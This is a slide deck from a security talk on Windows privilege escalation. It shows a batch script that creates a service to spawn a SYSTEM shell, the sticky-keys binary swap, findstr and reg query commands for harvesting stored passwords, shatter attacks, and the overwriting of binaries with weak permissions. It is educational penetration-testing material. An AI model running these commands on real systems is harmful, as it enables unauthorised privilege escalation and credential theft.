




# INSOMNIA

SECURITY SPECIALISTS::REST SECURED

ENCYCLOPAEDIA OF WINDOWS PRIVILEGE ESCALATION





VS.





- : **Taviso LD\_Preload**
- : **SUID Binaries**
- : **Race condition/Symlink**
- : **Crappy perl/python script**
- : **Bad permissions**

# Windows Priv Esc

- : Tavisio KiTrap0D
- : Latest win32k.sys font bug
- : metasploit:getSystem()
- : No suid
- : No env passing





# Google["Windows Privilege Escalation"]

How do you escalate your privileges?

The process is quite simple actually; you need to get the system account to run a program that you can interact with. This is where the "at" command comes into play. The "at" command schedules a task as a specific time, unlike the "schtasks" command which runs a job under the account that scheduled it, the "at" command runs it as "SYSTEM".

Open a command prompt and type:


at 13:01 /interactive cmd

Must Be In The Administrators Group

HA HA!  
LAME!!111!



# Google("Windows Privilege Escalation")



```
@echo off
@break off
title root
Cls
echo Creating service.
sc create evil binpath= "cmd.exe /K start" type= own
type= interact > nul 2>&1
echo Starting service.
sc start evil > nul 2>&1
echo Standing by...
ping 127.0.0.1 -n 4 > nul 2>&1
echo Removing service.
echo.
sc delete evil > nul 2>&1
```

Must Be In The Administrators Group

YOUR PRIV ESC  
FU IS WEAK



# Google("Windows Privilege Escalation")

## Stickykeys

- : Replace C:\windows\system32\sethc.exe
- : Logout
- : Hit shift a bunch

## C:\program.exe

- : Exploits apps that don't wrap
- : C:\program files\fubar  
=> c:\program.exe
- : Not since windows 2000





## Explain some useful methods

- : Citrix/RDP/Kiosk environments
- : Local workstations, VDI's etc
- : Post exploitation

## Escalating privileges

- : User => Higher user
- : Network service => LocalSystem
- : Admin => Domain Admin





# Clear Text Credentials

## Pure gold

- : Install files, config files, admin notes
- : c:\unattend.txt

[GuiUnattended]

AdminPassword=<CLEAR TEXT PASSWORD>

AutoLogon=Yes

AutoLogonCount=1

OemSkipRegional=1

OemSkipWelcome=1

ServerWelcome=No

TimeZone=290



RUNAS /U:LOCALADMIN CMD.EXE



# BASE64[Credentials]

Slightly more difficult ☺

: c:\sysprep.inf

: c:\sysprep\sysprep.xml

[Clear Text]

[Base64]

```
<AdministratorPassword>
```

```
<Value>UABhAHMAcwB3AG8AcgBkADEAQQBkAG0AaQBuAGkAcwB0AH  
IAYQB0AG8AcgBQAGEAcwBzAHcAbwByAGQA</Value>
```

```
  <PlainText>false</PlainText>
```

```
</AdministratorPassword>
```



Password1AdministratorPassword



# More Easy Passwords

## GrepFTW

: `findstr /si password *.txt | *.xml | *.ini`

## VNC

: `vnc.ini`, `ultravnc.ini`  
: Easily decrypted

## Any FTP or other remote access client

: Most cached credentials can be decrypted



NirSoft

: [http://www.nirsoft.net/password\\_recovery\\_tools.html](http://www.nirsoft.net/password_recovery_tools.html)


# Passwords In Registry

## VNC Again

: \\HKCU\\Software\\ORL\\WinVNC3\\Password

## Autologin

: HKLM\\SOFTWARE\\Microsoft\\  
Windows NT\\Currentversion\\  
Winlogon  
: Clear text credentials  
: Shell key  
: UserInit key



reg query "HKLM\\SOFTWARE\\Microsoft\\Windows NT\\Currentversion\\Winlogon"



# Passwords In Registry

## SNMP Parameters

: HKLM\SYSTEM\CurrentControlSet\Services\SNMP\

## Putty

: HKCU\Software\SimonTatham\PuTTY\Sessions

: Clear text proxy credentials

```
reg query HKLM /f password /t REG_SZ /s | clip
```

```
reg query HKCU /f password /t REG_SZ /s | clip
```


# GUI Attacks

## Windows XP/2003

: Always check for GUI apps





| Image Name     | PID  | User Name |
|----------------|------|-----------|
| notepad.exe    | 3788 | testuser  |
| AeXNSAgent.exe | 3692 | SYSTEM    |



INSOMNIA

# GUI Attacks



**Command Prompt Window:**

```
C:\WINDOWS\system32\cmd.exe

CLASSPATH=.;C:\Program Files\QuickTime\QTSystem\QTJava.zip
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=UMXPSP2
ComSpec=C:\WINDOWS\system32\cmd.exe
FP_NO_HOST_CHECK=NO
NUMBER_OF_PROCESSORS=1
OS=Windows_NT
Path=C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\QTSystem\
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 6 Model 23 Stepping
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=170a
ProgramFiles=C:\Program Files
PROMPT=$P$G
QTJAVA=C:\Program Files\QuickTime\QTSystem\QTJava.z
SystemDrive=C:
SystemRoot=C:\WINDOWS
TEMP=C:\WINDOWS\TEMP
TMP=C:\WINDOWS\TEMP
USERPROFILE=C:\Documents and Settings\LocalService
windir=C:\WINDOWS

C:\WINDOWS\system32>
```

**Windows Task Manager - Processes Tab:**

| Image Name          | PID  | User Name     | CPU | Mem Usage |
|---------------------|------|---------------|-----|-----------|
| AeXNSAgent.exe      | 3692 | SYSTEM        | 00  | 5,604 K   |
| alg.exe             | 1540 | LOCAL SERVICE | 00  | 2,648 K   |
| AppleMobileDevic... | 1956 | SYSTEM        | 00  | 2,424 K   |
| cmd.exe             | 3224 | SYSTEM        | 00  | 2,600 K   |
| csrss.exe           | 700  | SYSTEM        | 00  | 2,012 K   |
| ctfmon.exe          | 1032 | Administrator | 00  | 3,100 K   |
| explorer.exe        | 176  | Administrator | 00  | 16,608 K  |
| ImApp.exe           | 2468 | Administrator | 00  | 1,860 K   |
| IncMail.exe         | 1768 | Administrator | 00  | 2,980 K   |
| inetinfo.exe        | 2028 | SYSTEM        | 00  | 5,692 K   |
| iPodService.exe     | 2228 | SYSTEM        | 00  | 2,452 K   |
| iTunesHelper.exe    | 1592 | Administrator | 00  | 10,036 K  |
| lsass.exe           | 780  | SYSTEM        | 00  | 1,064 K   |
| mDNSResponder....   | 1968 | SYSTEM        | 00  | 2,708 K   |
| mmc.exe             | 3192 | Administrator | 00  | 1,944 K   |
| notepad.exe         | 3788 | testuser      | 00  | 480 K     |
| services.exe        | 768  | SYSTEM        | 00  | 4,320 K   |
| smss.exe            | 652  | SYSTEM        | 00  | 304 K     |
| snhkevssrvr.exe     | 300  | SYSTEM        | 00  | 1,952 K   |

☒ Show processes from all users

End Process

Processes: 35    CPU Usage: 2%    Commit Charge: 186984K / 557840K



# Shatter Attacks

## Windows XP/2003

- : Anything running as SYSTEM with a window
- : Can be attacked from the command line

## Easy Wins

- : Listview / Treeview
- : RichTextBox
- : EditBox

## Shoot The Messenger

## Ruxcon 2004




**“win32 Shatter Attacks”**

# Shatter Attacks


Stuff like this still works

: Directory listing as SYSTEM



# Shatter Attacks

Stuff like this still works  
: Directory listing as SYSTEM



```
cmd (running as VMXPSP2\testuser)

C:\Transfer>dir "\Documents and Settings\Administrator\*.*)"
Volume in drive C has no label.
Volume Serial Number is 0CDB-DDF7

Directory of C:\Documents and Settings\Administrator\*.*)
File Not Found

C:\Transfer>utildir.exe "c:\Document
Utility Manager Direct
brett.moore@security-a

+ Finding Utility Manager Window...
+ Sending messages to child window...
+ Done...

C:\Transfer>
```

- [.]
- [.idlerc]
- [Application Data]
- [Cookies]
- [Desktop]
- [Favorites]
- [IECompatCache]
- [IETldCache]
- [Local Settings]
- [My Documents]
- [NetHood]
- NTUSER.DAT
- NTUSER.DAT.LOG
- ntuser.ini
- [PrintHood]
- [PrivacIE]
- [Recent]
- [SendTo]
- [Start Menu]
- [Templates]
- [UserData]

## Default Permissions

```
C:\>caccls "Program Files"
```

```
C:\Program Files BUILTIN\Users:R
```

```
        BUILTIN\Users: (OI) (CI) (IO)
```

```
                GENERIC_READ
```

```
                GENERIC_EXECUTE
```

```
        BUILTIN\Power Users:C
```

```
        BUILTIN\Power Users: (OI) (CI) (IO) C
```

```
        BUILTIN\Administrators:F
```

```
        BUILTIN\Administrators: (OI) (CI) (IO) F
```

```
        NT AUTHORITY\SYSTEM:F
```

```
        NT AUTHORITY\SYSTEM: (OI) (CI) (IO) F
```

```
        BUILTIN\Administrators:F
```

```
        CREATOR OWNER: (OI) (CI) (IO) F
```



# When Installers Go Wild

## Incorrect permissions

: **Directly overwrite the binary**

C:\Program Files\Symantec\pcAnywhere\awhost32.exe

Everyone: (OI) (CI) F

NT AUTHORITY\SYSTEM: (OI) (CI) F

C:\Program Files\Symantec\pcAnywhere\awrem32.exe

Everyone: (OI) (CI) F

NT AUTHORITY\SYSTEM: (OI) (CI) F

NT AUTHORITY\SYSTEM: (OI) (CI) F



# Default Permissions

## On newly created directories

```
C:\>ver
Microsoft Windows XP [Version 5.1.2600]
C:\>caccls \testperms
C:\testperms BUILTIN\Administrators:(OI)(CI)F
              NT AUTHORITY\SYSTEM:(OI)(CI)F
              VMXPSP2\Administrator:F
              CREATOR OWNER:(OI)(CI)(IO)F
              BUILTIN\Users:(OI)(CI)R
              BUILTIN\Users:(CI)(special access:)
                        FILE_APPEND_DATA
              BUILTIN\Users:(CI)(special access:)
                        FILE_WRITE_DATA
```



# Default Permissions

## On newly created directories

```
C:\>ver
Microsoft Windows [Version 6.1.7600]
C:\>caccls \testperms
C:\testperms BUILTIN\Administrators: (ID)F
              BUILTIN\Administrators: (OI) (CI) (IO) (ID)F
              NT AUTHORITY\SYSTEM: (ID)F
              NT AUTHORITY\SYSTEM: (OI) (CI) (IO) (ID)F
              BUILTIN\Users: (OI) (CI) (ID)R
              NT AUTHORITY\Authenticated Users: (ID)C
              NT AUTHORITY\Authenticated
                  Users: (OI) (CI) (IO) (ID)C
```





# Default Permissions

## On newly created directories

```
C:\testperms>echo testing > test.txt
```

```
C:\testperms>dir /q
```

```
Directory of C:\testperms
```

```
19/11/2011 12:01 p.m. <DIR> hidden\Brett .
```

```
19/11/2011 12:01 p.m. <DIR> NTSERVICE\TrustedInsta..
```

```
19/11/2011 12:01 p.m. hidden\testuser      test.txt
```

```
1 File(s)                                10 bytes
```

```
2 Dir(s)  35,323,899,904 bytes free
```



## Metasploit Bug

